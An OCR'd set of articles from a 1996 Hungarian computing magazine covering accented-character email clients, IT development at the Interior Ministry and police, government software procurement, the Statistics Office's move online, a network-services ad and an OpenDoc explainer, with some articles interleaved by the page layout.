A VMS rendszerekkel gyakran együtt használt VT sorozatú terminálokon az F3 (setup) gomb leütésével egy menüt kapunk, ahol számos tulajdonságot beállíthatunk. Itt állíthatjuk be a klaviatúrakiosztást is.

A VMS rendszereken gyakran használt az MX szabadon terjeszthető levelezőprogram. Ennek egy kellemes tulajdonsága, hogy a MIME kódolású ékezetes leveleket automatikusan dekódolja.

Ékezetes karaktereket támogató levelezőprogramok

A következőkben röviden szólunk néhány ékezetes levelezést támogató levelezőprogramról. Ezek jelentős részben *szabadon terjeszthetők*. A tapasztalat azt mutatja, hogy sok szabadon terjeszthető levelezőprogram szolgáltatásaiban eléri vagy meghaladja pénzért kapható társai színvonalát. Az itt felsorolt programok mind egymással és a nemzetközi szabványokkal kompatíbilis módon támogatják a levelek *törzsében* az ékezetes szövegek küldését. Megjegyzendő, hogy a levelek *fejrészében,* tehát pl. a Subject mezőben és a felhasználók nevének megadásakor, általában *nem* használhatók, csak a 7 bites ASCII karakterek.

Pegazus Mail és WinPmail

A Pegazus, más néven Pmail Új-Zélandból származó, szabadon terjeszthető PC-s levelezőprogram, alkotója *David Harris.* Az MTA SZTAKI-ban elkészült a program magyar nyelvű változata. Az angolul beszélő *(ftp://ftp.iif.hu/pub/mirrors/simtel/novell/pmail322.zip)* és a magyarul beszélő *(ftp://ftp.iif.hu/pub/misc/peg311hu.zip)* változat is elérhető anonymous ftp-vel a helka.iif.hu gépről. A programnak van MS-DOS és Windows változata is *(ftp://ftp. iif.hu/pub/mirrors/winsock-l/winpm231.zip).* Használható Novell környezetben, vagy egy Unix/VMS géphez kapcsolódva, ahonnan POP (Post Office Protocol) segítségével olvashatja a leveleket. A Pegazus támogatja a MIME átvitelt és a LATIN2 kódolást. Megjegyzendő, hogy a Pegazus nemcsak MIME, hanem más kódolási eljárást is támogat, pl. az uuencode-ot. Mivel a PC-ken rendszerint nem az ISO karakterkészletek használatosak, problémát jelent a konvertálás. A konverziót a Pegazus konfigurációja határozza meg. Alapértelmezésben olyan konverziós táblát használ, ami a MIME karakterkészlet (pl. a LATIN2) és az Amerikában használt PC kódkészlet, a CP437 között konvertál. Mivel nem minden karakternek van pontos mása, a konverzió nem lehet tökéletes.

Ha PC-nken nem a CP437-es karakterkészletet használjuk, hanem a CP852-t vagy a LATIN2-t (pl. a Kostis féle csomag segítségével), akkor célszerű módosítani a konverziót. Ezt nem bonyolult megtenni. A Pegazus kezel egy sor ún. resource fájlt. Ezekkel lehet módosítani a működését. Pl. meg lehet tenni, hogy egy véletlenszerű bölcs, vicces mondást illesszen minden kimenő levelünk végére, és a készletet, amiből választ, magunk szerkeszthetjük. Hasonlóan meghatározhatjuk a MIME üzenetek dekódolásának táblázatát. A táblázatot azután két irányba fogja használni a program, vagyis a kimenő levelekben a helyi karakterkészletet a táblázatnak megfelelően ISO megfelelőjükre konvertálja. A konverzióhoz mintákat találhatunk a helka.iif.hu ftp szervere-n: a CP852-nek *(ftp://ftp.iif.hu/pub/misc/cp852.r)* a LATIN2-nek *(ftp://ftp.iif.hu/ pub/misc/iso8859.r)* és a windows-os 1250 karakterkészletnek *(ftp://ftp.iif.hu/pub/misc/wpm-lmtt.r)* megfelelő PM-LMTT.R fájl elérhető anonymous ftp-vel a helka.iif.hu gépen.

ELLA

Az ELLA magyar fejlesztésű levelezőrendszer. Kliens-szerver modell szerint működik. A szerver eredetileg egy IBM nagygépen VM operációs rendszer alatt futó program volt, ma a helka.iif.hu gépen fut Unix alatt. A kliensek PC-n, MS-DOS alatt működnek. Az ELLA módot ad ékezetes levelezésre. Alapértelmezésben a CWI kódolást támogatja, de minden felhasználó definiálhat konverziós táblázatot, ami azt eredményezi, hogy a helyi gépen lehet például LATIN2 vagy CP852 kódban is dolgozni. Az ELLA esetén is — a Pegazushoz hasonlóan — csak a felhasználó felé konvertáló táblázatot kell megszerkeszteni, fordított irányban a program automatikusan konvertál, elkészítve a megadott táblázat inverzét. A konverziós táblázat szerkesztését az ELLA „Konfiguráció" menüpontjának „LocTab" alpontja alatt tehetjük meg.

A HELKA.IIF.HU-n futó ELLA központ segítségével az ELLA-felhasználók MIME-kompatíbilis módon levelezhetnek Internet partnereikkel LATIN2 karakterkészlettel, mert a központ az ELLA kliensektől CWI kódban kapott üzeneteket LATIN2-be konvertálja, és MIME szabvány szerint továbbítja. A MIME üzeneteket pedig dekódolva és CWI szerint továbbítja a kliens programoknak.

Eudora

Az Eudora Macintosh-on és MS-Windows alatt működő levelezőprogram. Van pénzért kapható és szabadon terjeszthető változata is. Az ékezetes levelek MIME szabvány szerinti forgalmazását támogatja.

PINE

A PINE az Egyesült Államokból származó, szabadon terjeszthető levelezőprogram és NEWS kliens. Van Unix, VMS, sőt MS-DOS alatt működő változata is. Mind támogatja a MIME szabvány szerinti átvitelt. A Pegazusnál a felhasználónak kell dönteni, hogy ékezetes levelét MIME kódolással akarja-e küldeni, itt nincs is más lehetőség. A PINE a felhasználó bejelentkezési (login) könyvtárában található .pinerc inicializáló fájlt használja. Itt kell megadnunk a kódkészletet (ISO-8859-2), amit használunk. A PINE kellemes tulajdonsága, hogy menüvezérelt, használat közben kézikönyv nélkül tanulható a használata. Megjegyzendő, hogy a PINE alkalmas arra is, hogy távoli számítógépekről is olvashassunk leveleket TCP/IP fölött, IMAP protokoll segítségével.

Netscape

A Netscape elsősorban WWW kliens, csak mellékesen levelezőprogram. A HTML dokumentumok anyanyelve a LATIN1 karakterkészlet, ezért nem kell más karakterkészletet használnunk levelezésnél. A Netscape támogatja az ékezetes levelezést MIME szabvány és quoted printable kódolással, bár nem csak így lehet segítségével levelezni. Az Options/Mail and Network Preferences menüpontnál állíthatjuk be a kívánt működési módot.

További információk a hálózaton

Az Interneten számtalan szöveges dokumentumot, levelezőprogramot, segédprogramot találhatunk, ill. hírcsoportokban, levelezőlistákon segítséget kaphatunk ékezetes karakterek használatával kapcsolatban, például:

http://www.vlsivie.tuwien.ac.at/mike/i18n.html

http://www.iif.hu/szolgaltatasok/ella/ekezet.html

http://sizif.mf.uni-lj.si/linux/cee/iso8859-2.html

http://www.tarki.hu/Linux/Magyarul-HOGYAN.html

Ezek a források is mind arra biztatnak, hogy bátran használjuk a nemzeti karakterkészletet.

PÁSZTOR MIKLÓS
PASZTOR@SZTAKI.HU

Informatikai fejlesztések a BM-nél és felügyelt szervezeteinél

Miniszteri biztos koordinál

1995-ben megközelítőleg egymilliárd forintot fordítottak informatikai és távközlési fejlesztésekre a Belügyminisztérium szervezeteinél. Az elmúlt években számos projektet indítottak, több tendert írtak ki, és szervezeti változtatásokat is végrehajtottak az informatikai rendszerek korszerűsítése és összehangoltabb működése érdekében. Idén májustól helyettes államtitkári rangban informatikai és távközlési miniszteri biztost is kinevezett a belügyminiszter a szakterület informatikai, adatvédelmi, adatbiztonsági, valamint hír- és távközlési feladatainak koordinálására és ellenőrzésére.

Egyelőre még igen heterogének, számos részrendszerből állnak a Belügyminisztérium és az irányítása alá tartozó hivatalok, szervezetek informatikai megoldásai. A pénzforrások szűkössége miatt csak kis lépésekben haladhat az integráció.

Kísérleti Web-oldal

A Belügyminisztérium hivatalaiban tavaly év végén 450 személyi számítógéppel dolgoztak (a minisztérium létszáma 526 volt), majdnem mindenki asztalán van tehát már számítógép. E gépek nagy része PCTCP kernellel és SNMP agenttel van ellátva az egységes menedzselhetőség érdekében. A közhasznú adatbázisok Oracle-alapúak. Kísérleti állapotban működik már a BM saját Web-oldala is az Interneten. A minisztérium épületének rekonstrukciója keretében a központi tömbben mintegy 270 végpontos strukturált hálózat épült ki, amely a számítógépes adatátvitel mellett a digitális Ericsson telefonalközpont forgalmát is biztosítja. Tavaly fejeződött be a belső-külső hálózati átjárót üzemeltető szerverterem kiépítése.

Most dolgoznak a Belügyminisztérium épületén belüli hálózat integrálásán az X.25-ös hálózathoz, később megoldandó feladat a tűzfal-védelem kialakítása. A hivatali egységek közigazgatási államtitkári utasításban szabályozva már olyan egységes ügyviteli rendszerrel dolgoznak, amely tartalmazza az X.400-as kormányzati üzenetkezelő rendszer és az Internet használatára vonatkozó előírásokat is. A BM házi hálózata így majd integrálható szegmense lesz a kormányzati tervezés alatt álló, az Informatikai Tárcaközi Bizottság koordinálásával megvalósuló országos közigazgatási hálózatnak.

Az utóbbi időben a minisztériumi irányításban hangsúlyosabb szerepet kapott az adatvédelem, az erre vonatkozó jogszabályok kialakítása ugyanis a BM feladata. Dolgoznak a belügyi adatkezelési szabályzatokon, készülnek az állampolgári okmányok (személyi igazolvány, útlevél stb.) előállítási technológiájának korszerűsítésére, cseréjére.

A felügyelt szervezetek rendszerei

A Belügyminisztérium felügyelete alatt több közigazgatási és rendfenntartási szervezet működik, az ezekben folyó informatikai fejlesztések közül is szólunk néhányról.

A TÁKISZ-oknak, amelyek az önkormányzatok adatfeldolgozó központjai is, kiemelten fontos szerepük van a közigazgatási feladatok megyei integrációjának informatikai megalapozásában. A TÁKISZ-ok eszközparkjának korszerűsítéséhez 1995 végén kezdték el szállítani az új Digital Alpha gépeket, memóriabővítéseket, szünetmentes áramforrásokat. A Miniszterelnöki Hivatal Informatikai Koordinációs Irodája széles körű felmérést végez a TÁKISZ-ok adatgyűjtéseinek, -kezeléseinek, -feldolgozásainak, nyilvántartásainak megismerésére. Az idén kormányhatározat született ugyanis arról, hogy a vonatkozó adatfeldolgozási feladatok kincstári fiókoknak való átadását követően meg kell kezdeni a TÁKISZ-ok jogszabályi kötelezettségeinek rendezését.

Jelentős lépések történtek a közelmúltban a Megyei Közigazgatási Hivatalok információtechnológiai felzárkóztatása érdekében. 1995 elején még jó néhány ilyen hivatalban csak egy-két PC volt, tavaly év végén az Informatikai Tárcaközi Bizottság és a BM forrásaiból finanszírozva minden hivatalban megkezdődhetett a helyi hálózatok és a telefonos modemes összeköttetések kialakítása. A tervek szerint az idén az online kapcsolatot is megteremtik a hivatalok között.

A Központi Nyilvántartó és Választási Hivatal — régebben Állami Népességnyilvántartó Hivatalnak hívták és az ÁSZSZ gépparkján dolgozott — ma részben az adatok feldolgozására és karbantartására szolgáló AS/400-ast, részben pedig az online elérhető adatbázist kezelő Siemens számítógépet veszi igénybe. A választások egyébként mindig sokat lendítettek az önkormányzatok, illetve kapcsolódó informatikai szervezeteik számítógépesítettségén. A '90-es szavazatösszesítéskor alakult ki például a TÁKISZ-ok VAX-gépeire a DECnet hálózat, amelyen ma 60-70 ponttal — szinte minden városi önkormányzattal — kapcsolatba lehet lépni.

A belügyminiszter irányítása alá tartozik több önálló szervezet, a határőrség, a rendőrség, a tűzoltóság és a polgári védelem is. Közülük a tűzoltóság és a polgári védelem csak nagyon szerény számítástechnikai eszközökkel rendelkezik. A határőrség három évvel ezelőtt részben saját erőforrásból, részben külső kormánysegélyekből IBM gépeket vásárolt. A központi gépekhez 28 unixos online végpont csatlakozik, köztük mind a tíz határőrigazgatóság. Ugyanakkor még ma is vannak olyan határátkelőhelyek, ahol papírra nyomtatott listák alapján ellenőrzik az útleveleket.

A Belügyminisztériumhoz tartozó nagy informatikai szervezet, a BM Adatfeldolgozó Hivatala működteti az országos alapnyilvántartások közül az útlevél-, a gépjármű- és a kötelező felelősségbiztosítások rendszerét. A géppark Siemens hostokból és helyi LAN-okból áll, de vannak unixos gépek is.

A korábbi szervezeti egybetartozás miatt jelenleg a BM Adatfeldolgozó Hivatalban üzemel a bűnügyi nyilvántartás és a körözési rendszer is, amelyek alapvetően a rendőrség munkájához tartoznak. Közös fejlesztésben építették ki azt a privát X.25-ös hálózatot, amelyen keresztül valamennyi rendőr-

Az Albacomp, Digital és Rolitron szállított

Háromezer-kétszáz MS Office a közigazgatásnak

A Miniszterelnöki Hivatal Informatikai Koordinációs Irodája kiemelten fontosnak tartja, hogy a központi közigazgatás intézményei legális, regisztrált szoftverekkel dolgozzanak. A minisztériumokban és a központi állami szerveknél (rendőrség, Versenyhivatal, bíróságok, KSH, OMFB stb.) használt személyi számítógépek operációs rendszereit tavaly már gyakorlatilag teljes körben legalizálták. Az idén pedig irodai programcsomagok kedvezményes vásárlási lehetőségét szervezték meg.

Májustól augusztus végéig zajlott az az akció, amelynek keretében összesen 3200 Microsoft Office programcsomagot vásároltak meg a központi közigazgatási szervezetek, mégpedig igen kedvezményes, még a Microsoft ismert MOLP listaárához képest is olcsóbb áron. Tekintettel arra, hogy a régebbi PC-k kapacitása nem mindenütt volt elegendő a legújabb Office verzió futtatásához, az akció nemcsak a 7.0-s, hanem a korábbi kiadásokra is vonatkozott.

A Microsoft Magyarország három partnercégét (úgynevezett large account resellerét) ajánlotta a szoftverek szállítására. Mivel ők a közbeszerzési eljárás során az árat, a szállítási határidőt, a fizetési határidőt tekintve is teljesen egyforma ajánlatot adtak, a 3200 példány szállításán egyenlő arányban osztozhattak. Az Albacomp, a Digital Magyarország és a Rolitron Informatika augusztus 25-ig befejezte az Office csomagok telepítését.

T. G.

Közbeszerzés és informatika

A Magyar Közlöny 1996/62. számában jelent meg a 125/1996. (VII. 24.) számú kormányrendelet, amely a központi költségvetési szervek központosított közbeszerzéseinek részletes szabályait tartalmazza.

E rendelet melléklete felsorolja az országosan kiemelt termékeket, amelyekre vonatkozóan a költségvetési intézmények igényeinek összesítése alapján is elkészíthetők a beszerzések. A rendelet október 1-jén lép hatályba, és azokra a beszerzésekre kell alkalmazni, amelyeknél a beszerzési eljárás megkezdésére a hatálybalépést követően kerül sor. A beszerzési eljárás megkezdésének az ajánlattételi felhívás kiírásának közzététele minősül.

Az alábbiakban közöljük az országosan kiemelt termékek jegyzékét.

Melléklet a 125/1996. (VII. 24.) Korm. rendelethez

Az országosan kiemelt termékek jegyzéke

Termékek:

- telefon, telefax, telefonalközpontok
- személyi számítógépek — számítógép-konfigurációk, illetve egységeik —, és azok alap- és általánosan használt felhasználói szoftvereszközei
- irodatechnikai berendezések, eszközök (író- és szövegfeldolgozó gépek, másoló- és sokszorosítógépek, összeadógépek, kalkulátorok, ügyviteltechnikai berendezések, eszközök alkatrészei és tartozékai)
- irodabútorok
- papírok, papíráruk, nyomtatványok
- személygépkocsik
- üzemanyagok, kenőanyagok

Termékekhez fűződő szolgáltatások:

- irodagép, számítógép konfigurálása, helyszíni szerelése
- szoftverrel kapcsolatos szolgáltatás
- egyéb számítástechnikai szolgáltatás

kapitányság online hozzáféréssel rendelkezik a már említett országos nyilvántartásokhoz, beleértve a népességi adatokat, sőt a gépjármű-nyilvántartási rendszernél már üzemel a dialóg karbantartási funkció is. Az igazgatásrendészeti nyilvántartások a rendőrség központi Unix és helyi Novell rendszerein működnek. A Teve utcában épülő új számítóközpontot is ebben az irányban fejlesztik.

Rendőrségi tenderek

1993 óta készül a rendőrkapitányságok ügyintézési rendszere, a Polinfo. A rendőrség a rendszer tervezésében az Onyx, az Idom és az Integra cégekkel dolgozott együtt, a szoftverkezelés elkészítésére kiírt tendert pedig a Unisys nyerte. Német kormányzati segélyből került a rendőrségre a Polygon bűnügyi szakértői rendszer, amely Unix-alapú. A magyar rendőri és bűnügyi szervezethez, illetve annak munkájához való adaptálásán jelenleg is dolgoznak.

Az 1993-as, rendőrkapitánysági mintarendszerek szállítására kiírt tenderen több világcég indult, végül három győztest hirdettek: EDS, Data General, Olivetti. Utóbbi cég szállította aztán valamennyi budapesti kerületi rendőrkapitányságnak a hardvert és némi szoftvert is.

Ugyancsak a rendőri munkát segíti a Tímár utcában üzembe helyezett Motorola-Unix géppel és Ericsson-EDACS rádiós megoldással működő bevetésirányító rendszer, amely 25 járőrkocsival ma már tíz kerületben segíti a közterületen szolgáló rendőrök munkáját.

Végezetül érdemes megemlíteni, hogy a BM irányítása alá tartozó nagy országos rendszerek adatszolgáltatásait már jóval az 1992-es adatvédelmi törvény megjelenése előtti időktől teljeskörűen naplózzák, a lekérdezések ily módon évekre visszamenően előkereshetők.

Ám miközben a mindenféle nyilvántartások elérése kapcsán az online rendszerek kialakításának fontosságáról, illetve a kormányzati X.400-as levelezőrendszer sokoldalú hasznosításáról beszélünk, a BM-nél is, az ügyészségnél is egyre gyakrabban kerülnek szembe azzal a problémával, hogy az elektronikusan küldött iratok és adatok nem jogérvényűek, szükség van még tehát a papírra is.

TAKÁCS GITTA

Rendszerintegrátor: ICON

Interneten a KSH-adatbázisok

A Központi Statisztikai Hivatal az egyik legnagyobb adatvagyonnal rendelkező intézmény Magyarországon. Júniustól az Internet is része lett tájékoztatási technológiájának, a rendszer fejlesztésére az ICON kapott megbízást.

Az országos szintű adatgyűjtés, -feldolgozás és -továbbítás szempontjából kiemelt szerepet játszó KSH fennállása óta egyik legfőbb feladatának tartja tájékoztatási szolgáltatásainak folyamatos tartalmi és formai fejlesztését. Júniustól az Internet is része lett a tájékoztatási technológiának, megfelelő biztonsági elemekkel kiegészítve, hiszen a KSH kiemelt figyelmet fordít arra, hogy az adatok feldolgozása, továbbítása kellő védelem mellett történjék.

A KSH Vezetői Kollégiuma tavaly júniusban hozott döntést arról, hogy programot indítanak egy új egységes elektronikus tájékoztatási rendszer kidolgozására. Az Internet-alapú tájékoztatás technikai hátterének kialakításával az ICON Kft.-t bízták meg. A megbízás kiterjedt a hardver és szoftver szállítására, az integrációs feladatokra, az oktatásra, és további konzultációs, rendszertámogatási szolgáltatásokra is.

Az ICON-nal kötött szerződés előzményei közé tartozik, hogy a KSH már tavaly júliusban megállapodott a céggel az Interleaf dokumentumkezelő termékcsalád megvásárlásáról, integrálásáról és a kapcsolódó oktatásról. Azért választották az Interleafet, mert médiától független publikációs kezelőrendszer, azaz egyaránt alkalmas nyomtatott anyagok, CD-k, multimédia, E-mail, illetve Internet-dokumentumok kezelésére. Az Internet-fejlesztéseket segítette az Interleaf korábban megvásárolt Cyberleaf modulja is.

A KSH Internet-alapú tájékoztatási rendszerének központi gépei a helyi informatikai környezetbe illeszkedő Hewlett-Packard szerverek. Web-szerverként egy HP E45-ös szolgál. A belső hálózat biztonságát védő tűzfal szerepét egy HP 725/100 szerver tölti be. Az Internet-alapú tájékoztatás szerkesztési feladatait pedig — több más funkció mellett — egy HP 9000/867-es szerverre telepítették. Az Internet-tájékoztatást a Netscape Commerce Server, a Netscape Proxy Server és az Oracle WebServer szoftverek biztosítják. Az utóbbi a későbbiekben bevezetendő adatbázis-elérést teszi lehetővé. Első lépésben a KSH nyilvános tájékoztatási anyagait publikálták a Web-lapon. A korábban született dokumentumokat az Interleaf Cyberleaf moduljával alakítják át HTML formátumú, hiperlinkekkel ellátott Web-publikációvá.



A KSH rendszerének egyik lehetséges továbbfejlesztési iránya a metaadatbázis elérhetővé tétele az Oracle WebServerrel. Ehhez azonban még ki kell dolgozni a szigorú hozzáférés-ellenőrzést és a számlázás módját is.

TAKÁCS GITTA


!!! Felejtsen el Bennünket !!!

Önnek minden bizonnyal megbízható, távoli menedzsmenttel rendelkező, optimálisan üzemeltetett szerverei vannak. Ezeknek az alkalmazás-, adatbázis-, CD-, fax-, file-, kommunikációs-, nyomtató- és WEB szervereknek a védelme, karbantartása és szoftverkövetése megoldott.

Az Ön beruházásai a körültekintő tervezés és gondos kivitelezés eredményeként értékállóak. Nincs szüksége helyi hálózatának bővítésére. Erőforrásai nagy sebességű kapcsolaton (Ethernet switch, Fast ethernet, ATM) keresztül érhetők el. Biztonságos, jól ellenőrizhető kapcsolata van a külvilággal.

Kiválóan képzett felhasználók és a kiforrott üzemeltetési előírások együttese biztosítja a nyugodt, magabiztos munkavégzést.

Ha mégis kételyei vannak, forduljon hozzánk!



TUDÁS + TAPASZTALAT + GYORSASÁG + MEGBÍZHATÓSÁG = NETWORX

1148 Budapest, Fogarasi út 10-14.

Telefon: *252-3444, 467-0117 Fax: 363-3659

Az OpenDoc és a komponensszoftver

Az OpenDoc egy komponensszoftver-architektúra, amely lehetővé teszi, hogy olyan alkalmazások jöjjenek létre, melyek különálló, cserélhető, de egyben szorosan együttműködő egységekből állnak. Ezen egységeket hívjuk komponenseknek. Az OpenDoc emellett megengedi, hogy a jelen szoftvertechnológiái együtt élhessenek ezzel a rendkívüli, már a jövőbe mutató technológiával.

Az OpenDoc a CI Labs (Component Integration Laboratories), a számítástechnika nagy részét átfogó konzorcium tulajdona. A CI Labs célja, hogy lehetővé tegye a komponensszoftver-technológia kifejlesztéséhez szükséges együttműködést a fejlesztőcégek között. Alapítói az Apple, IBM és a Novell, melyekhez később számos tag és szponzor csatlakozott. Érdemes néhányat megemlíteni közülük: Adobe Systems, Lotus Development, OMG (Object Management Group, objektumtechnológiai szabványokkal foglalkozó szervezet), Taligent, X Consortium. E cégek egyesítették erőfeszítéseiket, hogy kifejleszthessék a komponenszszoftver-technológiát, a számítástechnika többi fejlesztőcége és, ami a legfontosabb, a végfelhasználók számára.

A komponensszoftver által létrehozott lehetőségek lenyűgözőek. A felhasználó szemszögéből olyan szoftvereket jelent, melyek azt csinálják, ami a feladatuk; könnyen testre szabhatók; hasonló feladatokat ugyanolyan eszközökkel végezhetünk el; és végül sokkal olcsóbbak.

A fejlesztőknek olyan szoftvereket ígér, amelyek gyorsan piacra dobhatók; könnyen karbantarthatók; sok újrafelhasználható elemet tartalmaznak; kevésbé bonyolultak; lehetővé teszi, hogy a fejlesztők speciális területekre összpontosítsák erőforrásaikat. Ezek az elvek roppant kecsegtetőek. Nézzük meg, az OpenDoc milyen eszközökkel próbálja megvalósítani őket!

Az OpenDoc felépítése

Egy OpenDoc dokumentum *tagokból* áll. Valamennyi tag maga is egy dokumentum. Mindegyiknek van egy típusa, ez a típus dönti el, hogy milyen *tagkezelő* tartozik hozzá. A tagkezelő teszi lehetővé a felhasználó számára az adott tag szerkesztését, megtekintését, nyomtatását.

Az OpenDoc dokumentum tehát kisebb tartalmi egységek együttese, melyeknek saját kezelőjük van. Így nem létezik egyetlen olyan alkalmazás, amely a teljes dokumentumot egyben, komplett módon kezelné. Igen fontos tényező, hogy az összetett dokumentumok használata esetén nincs olyan fejlesztőcsoport, amely egy adott dokumentumot kizárólagosan ellenőrizne. Egy összetett dokumentum különböző formájú és tartalmú információt egyesít, különböző alkalmazásokkal kezelhető, amelyeket különböző fejlesztők állítottak elő.

Minden dokumentum különböző típusú tagokból állhat. A tag teszi lehetővé, hogy a felhasználó megadhassa, mi és hogyan történjen az összetett dokumentum változása esetén.

Egy tag tartalmazhat egy másik tagot anélkül is, hogy annak tartalmáról bármit is tudna. Minden dokumentum rendelkezik egy ún. *gyökértaggal*, amely az összes többi tagot tartalmazza. A legegyszerűbb dokumentum csak gyökértagból áll. A tagok egymásba ágyazása tetszőleges mélységben megengedett.

Mindegyik tag tartalmaz egy *tartalommodellt*, ami azon eszközök és műveletek együttesét jelenti, amellyel az adott tag felhasználója találkozik. Például egy szöveg típusú tag esetén a felhasználó karaktereket, szavakat, sorokat, fejezeteket lát. Ezek részei a tartalommodellnek. Ám nem tartoznak oda a programok által kezelt kódtáblázatok, stílus információs tömbök stb. A tartalommodell magába foglalja az olyan műveleteket, mint pl. a törlés, beszúrás, kiválasztás, tulajdonságok beállítása. E műveleteket a felhasználó közvetlenül tudja alkalmazni. Természetesen most sem tartoznak ide azok az alacsony szintű műveletek, amelyek az implementációban léteznek.

Ezek után a tagot úgy definiálhatjuk, mint egy tartalommodell által meghatározott elemek véges halmazát.

Lényeges megjegyezni, hogy egy tag jelentősen különbözik a tartalommodell objektumaitól. Ilyen objektumok pl. a karakter, a geometriai alakzat, a cella.

Egy működő OpenDoc dokumentumban egy tag egyszerre tekinthető egy felhasználó által látható és egy program által kezelt absztrakciónak. Egy adott tag szerkesztésének minimális hatással szabad csak lennie az adott dokumentum tartalmára. A tag információjának tárolása független más tagoktól.

A tagkezelők tulajdonképpen az OpenDoc architektúra "alkalmazásai". Azt mondhatjuk, hogy a tagkezelő realizálja az adott tag tartalommodelljét. A tagkezelő felelős a következőkért:

- Megjeleníti a tagot mind a képernyőn (dinamikusan), mind a nyomtatón (statikusan).
- Lehetővé teszi a tag szerkesztését. A tagkezelő feldolgozza az eseményeket, és megváltoztatja a tag állapotát a felhasználó kérésének megfelelően.
- Tárolja a tagot. Beolvassa a háttértárról a memóriába, elvégzi a futási idő alatti tár menedzselését, és a futás végén visszaírja a háttértárra.
- A tag és a tagkezelő együtt az objektumorientált világ objektum fogalmának felel meg, ahol a tag adja az állapotinformációkat, a tagkezelő pedig a viselkedést.
- A tagkezelők dinamikusan (futási időben) kapcsolódnak a dokumentumhoz a tagtípusnak megfelelően,

hiszen tetszőleges tag megjelenhet bármikor bármelyik dokumentumban.

Az OpenDoc a tagkezelők felépítésénél tagszerkesztőket és tagböngészőket különböztet meg. Természetesen a böngészők nem tartalmaznak szerkesztési lehetőségeket, viszont biztosítanak egy teljes körű visszakeresési és tárolási támogatást.

Az OpenDoc tagkezelők az események két különböző csoportját különböztetik meg, szemantikus és interfész eseményeket kezelnek. Interfész esemény például az egérgomb lenyomása, egy billentyű leütése vagy egy menüpont aktivizálása. Ezek tehát a külső események. Ezzel szemben a szemantikus események a dokumentumok tagjainak tartalommodellje által meghatározottak, és teljes mértékben függetlenek a grafikus környezettől.

A két eseménycsoport megkülönböztetése nagyban növeli az OpenDoc alkalmazások flexibilitását, testre szabhatóságát, hiszen a felhasználói felület megváltozása nem érinti az alkalmazás magját, ugyanazon szemantikai tartalmú alkalmazás egy időben több felhasználói interfész alatt is futhat.

Az OpenDoc esetén az események mindkét formáját egy általános dokumentum *héjrendszer* kezeli. Ezen héjrendszer számos funkciója közül csak egy az események átadása a tagkezelőknek. Mint az OpenDoc minden része, természetesen ez a héj is bármikor helyettesíthető egy másikkal.

Az OpenDoc a futási időben azt tételezi fel, hogy a dokumentum héjrendszer minden egyes dokumentumhoz egy-egy példányt hoz létre. A héjrendszer négy alapvető eszközt kínál a tagkezelők számára, ezek: a tárolási rendszer, az ablakkezelő rendszer, az eseménydiszpécser és a megosztott erőforrások kezelését végző rendszer.

Hatékonyság

Az OpenDoc leválasztja a tagkezelőket a dokumentum szintű funkcióktól. Ez azért lényeges igazán, mert a dokumentumokba így új eszközök építhetők be a már meglevő alkalmazások változtatása nélkül.

A tagok együttes működését a script technika használatával valósítja meg. Ez lehetővé teszi a felhasználók és a tagok számára közös taszkok futtatását. A scriptek kiterjesztése viszont az alkalmazások közötti közvetlen hivatkozásokat segíti elő. Az OpenDoc támogat egy kiterjesztett interfész megvalósítást is a tagok között. Ez az interfész az egyes fejlesztőknek olyan lehetőséget ad a kezébe, hogy saját, speciális funkciókat építhessenek be a közvetítő rétegbe, növelve ezzel a tagok együttműködésének hatékonyságát.

Az OpenDoc bevezeti a *kivonat* fogalmát. A kivonat egy dokumentum azon tagjait tartalmazza, amelyek minden kivonatban változhatnak. Egy dokumentumnak több kivonata létezhet. Ha több felhasználó dolgozik ugyanazzal a dokumentummal, akkor mindegyikük létrehozhatja a saját kivonatát, és azon dolgozhat. A bekövetkezett változásokat aztán a kivonatokban kézzel kell átvezetni. A kivonatok használata a szükséges tárolókapacitást is csökkenti.

Ha a felhasználók közösen használnak dokumentumokat, akkor viszonylag hamar felmerül az adatok konvertálásának kérdése. Az OpenDoc ehhez a következő lehetőségeket nyújtja: vágólapon történő átadás, dokumentáció továbbítása, üzenetküldés, tag példányosítása.

OpenDoc hírek

* Aktuális információk az OpenDoc-ról a *http://www.software.ibm.com/clubopendoc/news.html#news* címen érhetők el.
* Az Object Management Group (OMG) 1996. március 21-én bejelentette, hogy az OpenDoc-ot elfogadta OMG szabványként.
* Az OpenDoc Macintosh és OS/2 verzióját az Apple és az IBM már szállítja, AIX, Windows 95 és NT verziója pedig bétában van.

A közösen használt dokumentumok esetén igen komoly kérdés az adatok integritásának biztosítása. Ha a felhasználók különböző tagkezelőket használnak ugyanazon tag eléréséhez, akkor az adatok továbbítása különböző gépeken mehet végbe, ahol eltérő lehet a képernyőkezelés, az indexelés, az I/O implementáció. Az OpenDoc ezt a problémát szintén a kivonat koncepcióval oldja meg, egy OpenDoc dokumentációnak ugyanis több reprezentációja lehet.

Az OpenDoc tervezési célkitűzései

Platformfüggetlenség

Az OpenDoc-tervezésnél igen lényeges volt, hogy könnyen lehessen adaptálni különféle platformokon mind a runtime modelljét, mind a felhasználói interfész részét. Az adott platformmal kapcsolatban csak néhány elvárás rögzített, a legfontosabbak a következők:

- Legyen egy eseményalapú grafikus felhasználói interfész.
- A külön fordított modulok egymás között tudjanak üzenetet cserélni. Az természetesen előny, ha az adott platform objektumorientált eszközökkel rendelkezik.
- Létezzen egy perzisztens tárolórendszer folyamatos módú I/O lehetőségekkel.

Helyettesíthetőség

Az OpenDoc különböző alszekciói helyettesíthetők az egyes platformokon adott eszközökkel. Ezzel kapcsolatban a következő óvintézkedések épülnek be az OpenDoc-ba:

